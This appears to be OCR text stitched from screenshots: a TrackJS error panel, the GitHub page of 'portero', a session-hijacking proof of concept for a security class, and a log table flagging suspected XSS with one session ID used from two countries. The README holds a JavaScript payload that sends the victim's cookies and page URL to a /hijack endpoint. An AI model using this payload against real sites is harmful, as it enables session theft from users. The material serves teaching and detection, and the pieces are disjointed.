
4.45 sec

General Information

Url

[redacted]

Timestamp **Browser** (Raw)




Application Information

Session Id	b6306d58-978e-4380-89aa-6f112697aa09
User Id	[redacted]
Application	[redacted]

Libraries

jQuery	1.11.1
jQueryUI	1.10.3
trackJs	2.1.8
_	1.5.2
MathJax	2.4.0
CKEDITOR	4.4.5
adzy653rk	1.0
fghjktghndfgtssss	0.1.1
if72ru4rkjahiuyi	0.1.0
if72ru4sdfsdfruh7fewui	0.1.1

© 2015 TrackJS LLC Terms Privacy Feedback



cjudd / portero

Proof of concept for hijacking sessions for a security class. It keeps the "session door open". — Edit

Updated readme with valudable information.

cjudd authored 5 days ago — latest commit cd4ffb1256

src	Made the VisitSitesTask rate configurable.	5 days ago
.gitignore	Ignore intellij project file.	26 days ago
LICENSE	Initial commit	5 days ago
README.md	Updated readme with valudable information.	5 days ago
build.gradle	Added configurations to create a war file for some type of testing.	5 days ago

README.md

portero

Proof of concept for hijacking sessions for a security class. It keeps the "HTTP session door open".

SSH clone URL

git@github.com:cjudc

You can clone with HTTPS, SSH, or Subversion.

https://github.com/cjudd/portero

```
document.createElement("img").src="http://localhost:9000/
hijack?url=" + encodeURIComponent(window.location.href) +
"&cookies=" + encodeURIComponent(document.cookie)
```

⚠ WARNING: suspected XSS attack!!! ⚠

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links


🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

RECOMMENDED
RECOMMENDED
RECOMMENDED

Log

- per request
  - username
  - ip
  - requested url
- every log entry
  - request id (generate)
  - session id (hash)

